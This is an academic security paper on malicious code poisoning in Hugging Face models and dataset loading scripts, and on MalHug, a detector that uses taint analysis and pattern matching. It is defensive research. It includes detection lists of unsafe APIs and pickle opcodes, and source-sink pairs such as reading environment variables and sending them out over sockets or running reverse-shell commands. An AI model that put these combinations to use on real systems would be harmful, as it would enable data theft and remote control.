Models Are Codes: Towards Measuring Malicious Code Poisoning Attacks on Pre-trained Model Hubs

Jian Zhao*†
jian_zhao_@hust.edu.cn
Huazhong University of Science and Technology
Wuhan, China

Shenao Wang*†
shenaowang@hust.edu.cn
Huazhong University of Science and Technology
Wuhan, China

Yanjie Zhao‡†
yanjie_zhao@hust.edu.cn
Huazhong University of Science and Technology
Wuhan, China

Xinyi Hou†
xinyihou@hust.edu.cn
Huazhong University of Science and Technology
Wuhan, China

Kailong Wang†
wangkl@hust.edu.cn
Huazhong University of Science and Technology
Wuhan, China

Peiming Gao
peiming.gpm@mybank.cn
MYbank, Ant Group
Hangzhou, China

Yuanchao Zhang
yuanchao.zhang@mybank.cn
MYbank, Ant Group
Hangzhou, China

Chen Wei‡
juyi.wc@mybank.cn
MYbank, Ant Group
Hangzhou, China

Haoyu Wang†
haoyuwang@hust.edu.cn
Huazhong University of Science and Technology
Wuhan, China

ABSTRACT

The proliferation of pre-trained models (PTMs) and datasets has led to the emergence of centralized model hubs like Hugging Face, which facilitate collaborative development and reuse. However, recent security reports have uncovered vulnerabilities and instances of malicious attacks within these platforms, highlighting growing security concerns. This paper presents the first systematic study of malicious code poisoning attacks on pre-trained model hubs, focusing on the Hugging Face platform. We conduct a comprehensive threat analysis, develop a taxonomy of model formats, and perform root cause analysis of vulnerable formats. While existing tools like Fickling and ModelScan offer some protection, they face limitations in semantic-level analysis and comprehensive threat detection. To address these challenges, we propose MalHug, an end-to-end pipeline tailored for Hugging Face that combines dataset loading script extraction, model deserialization, in-depth taint analysis, and heuristic pattern matching to detect and classify malicious code poisoning attacks in datasets and models. In collaboration with Ant Group, a leading financial technology company, we have implemented and deployed MalHug on a mirrored Hugging Face instance within their infrastructure, where it has been operational for over three months. During this period, MalHug has monitored more than 705K models and 176K datasets, uncovering 91 malicious models and 9 malicious dataset loading scripts. These findings reveal a range of security threats, including reverse shell, browser credential theft, and system reconnaissance. This work not only bridges a critical gap in understanding the security of the PTM supply chain but also provides a practical, industry-tested solution for enhancing the security of pre-trained model hubs.

CCS CONCEPTS

• **Security and privacy → Malware and its mitigation**; • **Software and its engineering → Software libraries and repositories**; **Open source model**.

KEYWORDS

Pre-trained Model Hub, Code Poisoning Attacks, LLM Supply Chain

ACM Reference Format:
Jian Zhao, Shenao Wang, Yanjie Zhao, Xinyi Hou, Kailong Wang, Peiming Gao, Yuanchao Zhang, Chen Wei, and Haoyu Wang. 2024. Models Are Codes: Towards Measuring Malicious Code Poisoning Attacks on Pre-trained Model Hubs. In *39th IEEE/ACM International Conference on Automated Software Engineering (ASE '24), October 27-November 1, 2024, Sacramento, CA, USA.* ACM, New York, NY, USA, 12 pages. https://doi.org/10.1145/3691620.3695271

1 INTRODUCTION

In recent years, Large Language Models (LLMs) such as ChatGPT [59] have made significant progress, largely due to advancements in pre-training techniques. These pre-training methods have enabled the development of models with massive scale, often reaching billions or even trillions of parameters [2, 20, 42]. The reuse of

*Both authors contributed equally to this research.
†Hubei Key Laboratory of Distributed System Security, Hubei Engineering Research Center on Big Data Security, School of Cyber Science and Engineering, Huazhong University of Science and Technology.
‡Yanjie Zhao (yanjie_zhao@hust.edu.cn) and Chen Wei (juyi.wc@mybank.cn) are the corresponding authors.

ASE '24, October 27-November 1, 2024, Sacramento, CA, USA

ACM ISBN 979-8-4007-1248-7/24/10
https://doi.org/10.1145/3691620.3695271

these Pre-trained Models (PTMs) has become increasingly important in advancing various AI applications. In this context, model hubs (also known as model registries) like Hugging Face [29] play a significant role in facilitating the reuse of pre-trained models [32]. Serving as a centralized repository, Hugging Face currently hosts an impressive collection of over 761K models and 176K datasets as of July 12, 2024 [29, 34], which provides a collaborative environment for storing and sharing a wide variety of PTMs and datasets.

Motivation. With the emerging popularity and influence of model hubs, their centralized nature and widespread use also make them high-value targets for malicious actors [33, 62, 88]. Recent security reports have uncovered vulnerabilities [1, 4, 13, 50] and instances of malicious attacks [5, 10, 14, 15, 85, 91] within the Hugging Face platform, highlighting the growing security concerns in model hubs. One primary attack vector involves injecting malicious code into models [10, 85] or datasets [1]. This can be achieved through various means, such as compromising developer accounts [4], exploiting vulnerabilities in the platform's upload or verification processes [50], or disguising malicious code as legitimate model components [6, 10]. Of particular concern is the exploitation of certain serialization methods, such as Python's `pickle` module [69], which have inherent security implications. This enables malicious actors to inject harmful code during the serialization process, which can then be executed when the compromised models are loaded for training or inference [76]. Malicious code poisoning can be used to achieve a range of nefarious goals, including but not limited to backdoor installation [10, 12, 40], sensitive information theft [6, 22], and ransomware deployment [15].

Research Gaps. Security researchers are aware of these attacks and have proposed several defensive solutions. Trail of Bits has developed Fickling [54], a practical decompiler, static analyzer, and bytecode rewriter for `pickle` files. ProtectAI has introduced ModelScan [65], a versatile tool designed to detect security issues across various model formats. Hugging Face has implemented PickleScanning [17], which incorporates an anti-virus scan utilizing ClamAV [8] and a targeted analysis that extracts and examines the list of imports referenced within `pickle` files. While these solutions represent significant progress, they face notable limitations. These tools primarily rely on detecting specific libraries and function calls, rather than analyzing the actual executed code, which makes it challenging to conduct semantic-level analysis of malicious behaviors, potentially leading to both false positives and false negatives, especially when faced with sophisticated or obfuscated attacks. Moreover, there is a lack of comprehensive understanding of the abuse and attack techniques targeting the PTM supply chain. This gap in knowledge limits our ability to develop advancing defense strategies against the full spectrum of threats in PTM ecosystems.

Our Work. Motivated by the above security concerns, we conduct the first systematic study of malicious code poisoning attacks on pre-trained model hubs, bridging the critical gap in understanding the vulnerabilities and attack vectors within the PTM supply chain. In our study, we first undertake a comprehensive pilot study, encompassing threat modeling, systematic model format taxonomy, and root cause analysis of vulnerable model formats. Building on these insights, we propose MalHug, an end-to-end pipeline tailored for Hugging Face that combines dataset loading scripts extraction, model deserialization, in-depth taint analysis, and heuristic pattern matching, enabling nuanced detection and classification of malicious datasets and models.

Industrial Deployment. We have implemented and deployed MalHug in collaboration with Ant Group, a leading financial technology company, demonstrating its scalability and effectiveness in a real-world industrial setting. MalHug has been operational for over three months on a mirrored Hugging Face instance within Ant Group's infrastructure, continuously monitoring more than 705K models and 176K datasets. Through this comprehensive industrial-grade analysis, MalHug has successfully identified 91 malicious models and 9 malicious dataset loading scripts, uncovering a range of security threats, including sophisticated remote control, browser credential theft, and system reconnaissance. These findings underscore the urgent need for robust security measures in industrial AI pipelines and provide valuable insights into the specific security challenges faced by large-scale financial technology companies in managing and deploying pre-trained models.

To summarize, we make the following contributions:

- **Systematic Study.** We conduct the first systematic study of malicious code poisoning attacks on PTM hubs, including comprehensive threat modeling, a systematic taxonomy of model formats, and root cause analysis of vulnerable model formats, which bridges a critical gap in understanding the vulnerabilities and attack vectors within the PTM supply chain.
- **Practical Pipeline.** We design and implement MalHug, an end-to-end pipeline tailored for Hugging Face. By integrating dataset loading script extraction, model deserialization, in-depth taint analysis, and heuristic pattern matching, MalHug offers a more nuanced and effective approach to detecting and classifying malicious PTMs and dataset loading scripts.
- **Real-world Impact.** MalHug has been operational for over three months on a mirrored Hugging Face instance within Ant Group's infrastructure, monitoring more than 705K models and 176K datasets. This analysis uncovered 91 malicious models and 9 malicious dataset loading scripts, providing valuable insights into securing the pipeline for managing and deploying PTMs. All these detected malicious artifacts have been made publicly available at https://github.com/security-pride/MalHug.

2 BACKGROUND

In this section, we introduce the background of model hubs, present the threat model, and provide a taxonomy of model formats.

2.1 Model Hubs and Artifact Reuse

Model hubs, also known as model registries, have become integral to the AI ecosystem, serving as centralized repositories for pre-trained models, datasets, and associated resources. These platforms facilitate the distribution, discovery, and deployment of pre-trained models across various domains. Table 1 presents an overview of the top 15 popular model hubs, showcasing the scale and diversity of available resources. Among these registries, Hugging Face [29] stands out as the largest and most comprehensive platform, hosting an impressive 752,269 models and 174,226 datasets as of July 6, 2024. Given its dominant position in the field and its significant impact,

Table 1: Top 15 popular model hubs: number of models and datasets, and distribution mechanisms (as of July 6, 2024). Note that "-" indicates no public statistics available or no dataset hosting service provided.

Model Hub	#Models	#Datasets	Distribution
Hugging Face [28]	752,269	174,226	Hub APIs, Git
Spark NLP [36]	41,346	-	Hub APIs, Download
OpenCSG [60]	26,187	327	Git
Kaggle [37]	5,932	355,251	Hub APIs, Download
ModelScope [46]	5,749	2,302	Hub APIs, Git
ModelZoo [49]	3,245	-	Git
OpenMMLab [61]	2,404	-	Git
ONNX Model Zoo [57]	1,720	-	Git
NVIDIA NGC [53]	759	-	Cli, Download
MindSpore [47]	706	390	Git, Download
WiseModel [89]	624	524	Git
PaddlePaddle [63]	272	10,000	Git
SwanHub [77]	269	-	Git
Liandanxia [43]	264	381	Git
PyTorch Hub [71]	52	-	Hub APIs, Git

Table 2: Taxonomy of 15 popular model formats and their vulnerability to code injection. Note that ● indicates that this model format is vulnerable to code injection, ◐ represents partially vulnerable, and ○ indicates that this model format is not vulnerable (as of current knowledge).

Stored	Model Format	Framework	Injection?
Architecture & Weights	pickle [69]	PyTorch, Scikit-learn	●
	marshal [67]	/	●
	joblib [35]	PyTorch, Scikit-learn	●
	dill [44]	PyTorch, Scikit-learn	●
	cloudpickle [9]	Scikit-learn, MLFlow	●
	SavedModel [80]	Tensorflow	◐
	Checkpoint [78]	TensorFlow	◐
	TFLite [81]	TFLite	◐
	HDF5 [79]	Keras	◐
	GGUF [21]	llama	○
	ONNX [58]	ONNX	○
Weights Only	JSON [66]	/	○
	MsgPack [45]	Flax	○
	Safetensors [30]	Huggingface	○
	NPY [51] / NPZ [52]	Numpy	○

we have chosen to focus primarily on Hugging Face as the main subject of our study in this paper.

The proliferation of artifacts (datasets and models) on Hugging Face has significantly impacted the landscape of AI research and development, fostering a culture of reuse and collaboration. Researchers and developers can leverage existing artifacts to train new models or fine-tune pre-trained ones for specific tasks, reducing the time and resources required for data collection, annotation, and model development. Hugging Face provides convenient tools for artifact reuse, such as libraries for loading datasets or accessing pre-trained models. For instance, users can easily load datasets using `datasets.load_dataset()` function, and access pre-trained models via `AutoModel.from_pretrained()` method.

2.2 Code Poisoning Attacks on Model Hubs

Attack Vectors. While model hubs like Hugging Face have greatly benefited the AI community, their centralized nature and widespread use also make them attractive targets for malicious actors [33, 62, 88]. To understand the security implications, we conduct a threat modeling and attack surface analysis of Hugging Face, focusing primarily on code poisoning attacks, which share similarities with supply chain attacks in open-source software ecosystems [12, 56]. Recently, security researchers [1, 10, 14] have reported two main attack vectors for code poisoning in model hubs:

- **Dataset Loading Scripts Exploitation.** Dataset loading script is a default feature provided by Hugging Face, typically employed to load datasets composed of data files in unsupported formats or requiring more complex data preparation. When users invoke the `load_dataset` function, the corresponding loading script with the same name will be executed by default [16, 26]. While enhancing flexibility, this feature creates a significant attack surface, where malicious actors could embed harmful scripts within these datasets [1].
- **Insecure Model Serialization.** Many PTMs use insecure serialization formats like `pickle` [69], which allow arbitrary code execution during deserialization. This creates a significant risk of injecting malicious code into model files. When users load compromised models, the embedded malicious code executes, potentially leading to severe security breaches [10, 14].

Threat Model. These attack vectors exploit the complex trust relationships within model hubs. To systematically analyze code poisoning attacks, we have developed a comprehensive threat model, which is based on several key assumptions. Firstly, users generally trust content from well-known model hubs and popular contributors, often prioritizing convenience and efficiency over rigorous security checks when using shared resources. Additionally, security measures on model hubs may not always keep pace with rapidly evolving threats. In this landscape, potential attackers have access to the public-facing interfaces of model hubs and can create and upload malicious datasets and models to these platforms. More concerning is their array of methods to gain or reinforce this trust within the community. For instance, attackers might exploit leaked authentication tokens [4] to gain unauthorized access to reputable accounts, allowing them to operate under the guise of trusted entities. They could also employ AI Jacking [50] techniques, registering abandoned models or dataset names previously associated with respected organizations, thereby exploiting residual trust. These sophisticated approaches enable attackers to establish or hijack trusted identities within the model hubs, significantly increasing the potential impact of their malicious activities.

3 TAXONOMY AND ROOT CAUSE ANALYSIS

Pre-trained models employ a diverse range of serialization formats for persistent storage and loading [55, 64]. These formats can be categorized based on their serialization mechanisms, security implications, and prevalence in the PTM ecosystem. Table 2 presents a



Figure 1: The workflow of MalHug: extracting suspicious codes from dataset loading scripts (§ 4.1) and deserialized models (§ 4.2), then applying taint analysis (§ 4.3) and heuristic pattern matching (§ 4.4) to detect malicious behavior.

comprehensive overview of 15 popular model formats, categorizing them based on their storage capabilities. The formats are broadly divided into two categories: those that store both architecture and weights, and those that store weights only.

Formats Storing Both Architecture & Weights. Formats that store both architecture and weights provide a complete representation of the model, including its structure and learned parameters. As shown in Table 2, several widely used formats in this category have varying levels of vulnerability to code injection attacks.

- **Pickle Variants (Insecure).** These Python-specific serialization formats, including pickle [69], marshal [67], joblib [35], dill [44], and cloudpickle [9], are notorious for their susceptibility to code injection. They can execute arbitrary Python code during deserialization, making them highly vulnerable when handling untrusted data.
- **TensorFlow and Keras Models (Potential).** These formats, primarily associated with TensorFlow [78, 80, 81] and Keras [79], have a reduced but still present attack surface. They support custom operators (SavedModel, Checkpoint, TFLite) [84] or Lambda layers (HDF5) [85] that can potentially execute arbitrary code, though with some additional barriers compared to pickle-like formats.
- **GGUF and ONNX (Secure).** These more recent formats show promise in terms of security, with no known vulnerabilities to code injection as of current knowledge. They strictly limit their scope to predefined model computation and transformation operations, avoiding support for arbitrary code execution or object instantiation [64].

Root Cause ► *The vulnerabilities in these formats stem from a fundamental tension between flexibility and security in serialization design. Arbitrary object instantiation in pickle variants creates the most severe security risk, effectively blurring the line between data and code. Lambda layers, particularly in HDF5 (Keras), introduce an indirect but significant risk through their dependency on the marshal module. Custom operators in formats like SavedModel and TFLite present a smaller attack surface, as they require explicit loading during inference, but still pose potential risks.* ◄

Formats Storing Weights Only. Formats that store only weights provide a more focused representation of the model, containing just the learned parameters without the architectural details. As shown in Table 2, these formats generally have a lower risk of code injection vulnerabilities.

- **JSON (Secure).** While not specifically designed for PTM storage, JSON [66] can be used to store model weights. JSON is generally safe from code injection as it only supports basic data types and structures, without the ability to represent code or complex objects.
- **MsgPack (Secure).** MessagePack (MsgPack) [45] is a binary serialization format. MsgPack doesn't support code serialization, making it resilient against direct code injection attacks.
- **Safetensors (Secure).** Developed by Hugging Face [30], Safetensors could prevent code injection attacks. It uses a simple, language-agnostic format that strictly limits deserialization to numerical data, effectively eliminating the risk of arbitrary code execution during the loading process.
- **NPY / NPZ (Secure).** These NumPy-specific formats [51, 52] are primarily designed for storing numerical arrays. While they don't directly support code execution during deserialization, care must be taken to properly handle the data to avoid potential buffer overflow vulnerabilities.

Security Features ► *The security advantages of these formats highlight the importance of separating model architecture (which may require more complex serialization) from weight storage, especially when dealing with potentially untrusted data sources.* ◄

4 MALHUG WORKFLOW

In this section, we introduce MalHug, a comprehensive end-to-end pipeline specifically designed for Hugging Face, focusing on detecting code poisoning attacks on dataset loading scripts and vulnerable models files (Pickle variants and lambda layers in HDF5). Figure 1 illustrates the workflow of MalHug, which comprises four key components: dataset loading scripts extraction, model deserialization, in-depth taint analysis, and heuristic pattern matching.

Table 3: Unsafe libraries and APIs.

Category	Unsafe Libs/APIs
Builtin Functions	`eval, exec, execfile` `__import__, getattr` `compile, open`
Command Execution	`os.system/popen/spawn*` `subprocess.run/call/Popen`
Network	`requests.get/post` `urllib.request.urlopen/Request` `socket.socket/connect` `ftplib.FTP, smtplib.SMTP`
File System	`shutil.rmtree/move` `pathlib.Path, os.path.join` `zipfile.ZipFile, tarfile.open` `glob.glob, fnmatch.filter`
System Information	`os.environ/getcwd` `platform.system/release`
Cryptography	`Crypto.Cipher.AES/DES` `cryptography.fernet.Fernet` `rsa.encrypt/decrypt` `base64.b64encode/b64decode`

Table 4: Unsafe pickle opcodes.

Opcode	Description
`REDUCE` (`b'R'`)	Applies callable object to argument tuple Pops function and args, pushes return value
`GLOBAL` (`b'c'`)	Imports modules or gets global objects Pushes retrieved object onto stack
`OBJ` (`b'o'`)	Builds class instance (Protocol 1) Uses class object from stack
`INST` (`b'i'`)	Builds class instance (Protocol 0) Uses module and class names
`NEWOBJ` (`b'\x81'`)	Builds object instance using `__new__` Calls cls.__new__(cls, *args)
`NEWOBJ_EX` (`b'\x92'`)	Extended version of NEWOBJ Calls cls.__new__(cls, *args, **kwargs)

4.1 Dataset Loading Scripts Analysis

The dataset pre-processing forms the initial step of our pipeline, focusing on the extraction and examination of loading scripts associated with datasets from Hugging Face.

Unsafe Library and API Filtering. We begin by extracting the loading script associated with each dataset obtained from Hugging Face. Once the relevant scripts are extracted, we perform an initial analysis to identify unsafe libraries and APIs. This process involves scanning the script contents for import statements and function calls and cross-referencing them against a curated list of potentially unsafe libraries and APIs. To ensure a comprehensive and accurate review, we synthesize the static analysis rules used in Pyre [18] and Semgrep [74], thereby compiling a more extensive list of insecure libraries and APIs, as shown in Table 3. The risky Libraries and APIs including known dangerous functions (e.g., `eval`, `exec`), libraries associated with command execution (e.g., `os`, `subprocess`), and networking modules that could indicate unauthorized data transmission (e.g., `requests`, `urllib`). We employ regular expressions and AST (Abstract Syntax Tree) parsing to efficiently identify these elements within the code.

4.2 Model File Analysis

Model deserialization is a crucial step in our security analysis pipeline, designed to uncover potentially malicious code or suspicious operations within model files. Our approach is tailored to handle various vulnerable model formats used by popular frameworks such as PyTorch, Keras, and TensorFlow.

PyTorch/Pickle Variants. For PyTorch models saved in `.pth`, `.pt`, or `.bin` formats, which are essentially ZIP archives typically containing a `data.pkl` weights file, we employ a multi-stage decompilation process to analyze potentially malicious code without execution risk. As illustrated in Figure 2, our process begins with extracting the `data.pkl` file from the model archive (Step#1). We then use `pickletools`[70] to disassemble the pickle bytecode into human-readable opcodes (Step#2). This disassembly reveals the underlying structure of the serialized data, such as the `GLOBAL` opcode (Step#2, line 2), which imports the `runpy._run_code` function, a potential vector for code execution. Through a systematic manual audit of all opcodes mentioned in `pickle` [68], we identify and summarize the potentially unsafe opcodes associated with code execution. The results of this analysis are presented in Table 4. We scan these opcodes for unsafe operations that could lead to code injection. Upon detecting such unsafe opcodes, we employ Fickling[54] to further decompile the pickle file into an AST, as depicted in Step#3. This higher-level representation exposes the structure of the potentially malicious code. From the AST, we extract suspicious code snippets by analyzing function call arguments. In Figure 2, we identify a function call to `runpy._run_code` with a constant argument that appears to be a Python script (Step#3, line 10-12), which is extracted as potentially malicious code.

TensorFlow/Keras Model. The process of deconstructing and analyzing TensorFlow and Keras models, as outlined in Algorithm 1, focuses on detecting Lambda layers and unsafe operators within these models. This process begins with `ParseModelStructure` (line 1), which handles two primary formats: SavedModel and HDF5. For SavedModel, we utilize `SavedMetadata.ParseFromString` [87] to load the model metadata and `SavedModel.ParseFromString` [75] to load the model itself. For HDF5 format, we employ `h5py.File` [23, 87] to read the model file, extracting `model_config` attribute containing a JSON string of the model architecture, and parsing this JSON string to obtain layer configurations. Once the model structure is parsed, our algorithm iterates through each layer using `IterateLayers` (lines 7-15). This function abstracts the differences between SavedModel and HDF5 formats, providing a unified interface for layer iteration. During iteration, we check for `Lambda` layers using `IsLambdaLayer`. Simultaneously, we employ another funcion `CheckForUnsafeOperators` (lines 16-22) to identify any usage of potentially risky operations. This function searches for specific TensorFlow operations that could pose security risks, such as file I/O operations (`tf.io.read_file` [82], `tf.io.write_file` [83]).



Figure 2: The Pickle model decompilation process of `MustEr/gpt2-elite`. Snippet #1 is the original binary code, snippet #2 is the disassembled code, and snippet #3 is the decompiled AST. Green highlights suspicious opcodes, while Red indicates potentially malicious injected code.

For Keras models with Lambda layers, we decompile the Python bytecode stored in the marshal-serialized format. By adding appropriate Python version headers to the Lambda layer data, we can leverage a rich set of `.pyc` decompilation tools [72, 73, 92] to obtain equivalent Python source code snippets, which allows us to examine the content of Lambda layers more thoroughly. However, for unsafe operators in TensorFlow models, we do not perform further analysis beyond identification. This decision is based on the fact that these operators cannot directly inject system commands. As a result, TensorFlow models using unsafe operators are simply flagged as potentially unsafe without undergoing additional examination.

Algorithm 1: Unsafe Keras/TensorFlow Model Detection.

Input: Model file M, a set of $unsafe\_opt$,
Output: Usage of Lambda layers and unsafe operators

$model \leftarrow$ ParseModelStructure(M);
foreach $layer \in IterateLayers(model)$ **do**
  if $IsLambdaLayer(layer)$ **then**
    $has\_lambda\_layer \leftarrow$ True;
    break;
  $unsafe\_opt$.update(CheckForUnsafeOpt($layer$));
Function *IterateLayers(model)*:
  if *model is SavedMetadata* **then**
    foreach $node \in model.nodes$ **do**
      if $node.identifier =$ "*_tf_keras_layer*" **then**
        $layer \leftarrow$ JSON.parse($node.metadata$);
        yield $layer$;
  $config \leftarrow$ parse($model.attrs$["model_config"]);
  foreach $layer \in config$["*config*"]["*layers*"] **do**
    yield $layer$;
Function *CheckForUnsafeOpt(layer)*:
  $unsafe\_ops \leftarrow$ Set();
  $risky\_ops \leftarrow$ ["tf.io.read_file", "tf.io.write_file"];
  foreach $op \in risky\_ops$ **do**
    if $contains(layer.to\_string(), op)$ **then**
      $unsafe\_ops$.add(op);
  return $unsafe\_ops$;
return $has\_lambda\_layer, unsafe\_opt$;

4.3 In-depth Taint Analysis

After extracting suspicious code snippets from dataset loading scripts and model files (PyTorch & Keras), MalHug implements a focused taint analysis, which has been proven to be good at detecting a wide range of malicious code poisoning attack patterns in previous studies [12, 40]. To perform this analysis, we build MalHug on an open-source static analysis framework Scalpel[39]. We use Scalpel to construct control flow and data flow graphs, which serve as the foundation for our taint analysis. On top of this foundation, we define a comprehensive taint configuration based on a categorized set of source and sink APIs. These APIs are typically drawn from the unsafe APIs listed in Table 3, but we assign them to specific source-sink combinations based on different malicious behavior patterns. Our configuration encompasses a wide range of potential security threats, including hidden authentication, backdoors, cryptojacking, embedded shells, remote control, sensitive information leakage, and suspicious execution patterns.

For each category of threat, we identify specific classes of source and sink APIs that could indicate malicious behavior. For example, in the case of sensitive information leakage attempts, we might consider `os.environ` or `os.getlogin` as sources, and `requests.get` or `socket.connect` as sinks. This combination could reveal attempts to collect sensitive system information and transmit it to an

unauthorized external server. For remote control attempts detection, we might consider the reverse shell commands as sources, and APIs from the command execution as sinks, such as `os.system`, `os.spawn*`, and `subprocess.run`, possibly indicating the injection of unauthorized shell commands. These source-sink pairings allow us to track the flow of potentially malicious operations through the code, providing a nuanced understanding of various attack vectors.

4.4 Heuristic Pattern Matching

While our taint analysis provides a robust framework for detecting malicious behaviors based on API and library usage, we recognize that not all sources of potential threats can be defined solely through Python APIs or libraries. Certain taint sources, such as malicious shell commands or obfuscated malicious code patterns, cannot be effectively marked through API-based methods alone. To address this limitation and enhance our detection capabilities, we incorporate heuristic pattern matching as a complementary technique to our taint analysis approach, leveraging YARA [86] rules for efficient and flexible pattern matching. This dual-pronged strategy significantly enhances our ability to identify both API-based and pattern-based threats, enabling MalHug to achieve a more comprehensive and nuanced detection of malicious code in pre-trained models.

5 EVALUATION

5.1 Experimental Setup

Implementation. We have implemented a prototype of MalHug and deployed it on the mirrored Hugging Face instance within Ant Group for over three months. The model decompilation module of MalHug is built upon the open-source Fickling [54] and ModelScan [65], enabling preliminary filtering of suspicious models. Furthermore, MalHug implements in-depth taint analysis based on the Scalpel [39], complemented by custom YARA [86] rules to detect malicious taint flow patterns.

Environment. The prototype of MalHug runs on a server with Ubuntu Linux 22.04, equipped with two AMD EPYC Milan 7713 CPUs (2.0 GHz, 64 cores, 128 threads each), 512 GB RAM (8 x 64 GB modules), two NVIDIA A100 GPUs with 80 GB memory each, and four 7.68 TB NVMe SSDs (Western Digital SN640), providing a total storage capacity of 30.72 TB. The Hugging Face mirror synchronization service runs on an Alibaba Cloud ECS instance (`ecs.c6a.16xlarge`), optimized for data-intensive storage operations. The server operates on Alibaba Cloud Linux 3 and is equipped with 64 vCPUs, 128 GB of RAM, and 8 data disks, each with 32 TB capacity, providing a total storage of 256 TB.

Dataset. Due to the current lack of high-quality ground truth datasets of malicious artifact samples, we aim to evaluate the performance of MalHug in the real world and conduct a comprehensive investigation and measurement of code poisoning attacks in the real world. We download and detect accessible artifacts (models and datasets) on the largest model hosting platform, Hugging Face. Specifically, we use Hugging Face's official Python library, `huggingface-hub` [27], to automatically collect metadata of 760,999 models and 176,849 datasets as of July 12. After excluding models with restricted access permissions, we conduct a comprehensive analysis of 705,991 models and 176,386 datasets, collectively amounting to 179.4 TB of data.



Figure 3: Distribution of model file formats in Hugging Face.

5.2 Industrial Deployment & Measurement

Vulnerable Dataset Loading Scripts. Among the 176,386 mirrored datasets, 6,578 (3.73%) contain loading scripts. These scripts play a crucial role in data preprocessing pipelines, potentially introducing security vulnerabilities and compromising the integrity of AI workflows if not properly scrutinized. Subsequently, MalHug focuses its main analysis on the code within these 6,578 dataset loading scripts to identify and assess potential security risks.

Vulnerable Model Files. Our investigation covers 705,991 mirrored model repositories, of which 133,058 are empty (containing only `.gitattributes` and `README.md`). Among non-empty repositories, we observe a diverse range of model formats, as illustrated in Figure 3, with a significant portion potentially vulnerable to security risks. PyTorch models (`.pt/.pth/.bin`), which fundamentally use Pickle for serialization, are most prevalent with 335,893 (51.0%) instances. This, combined with explicit Pickle variants (`.pkl, .pickle, .joblib, .dill`) accounting for 26,696 (4.1%) models, means that over 55% of the models use Pickle-based serialization, raising substantial security concerns. Additional vulnerable formats include Keras models (`.keras/.h5/.pb`, with 17,739 (2.7%) instances, and TensorFlow models (`.pb/.tflite/.ckpt`, accounting for 16,395 (2.49%) of the total. This distribution highlights the critical need for comprehensive security measures across various serialization methods, particularly given the widespread use of potentially vulnerable formats like Pickle-based serialization in PyTorch models. Note that each model repository may contain multiple model formats, explaining why the total number of models exceeds the number of repositories.

Unsafe API Filtering. Our comprehensive analysis reveals the distribution of suspicious APIs across models and dataset loading scripts, as shown in Table 5. In model files, we observe 27 occurrences of `__builtin__.exec`, 23 of `__builtin__.eval`, and 18 instances of `os.system` or `posix.system`. Dataset loading scripts exhibit a higher frequency of eval and execution functions, with 56 cases of `__builtin__.compile` and 74 of `__builtin__.eval`.

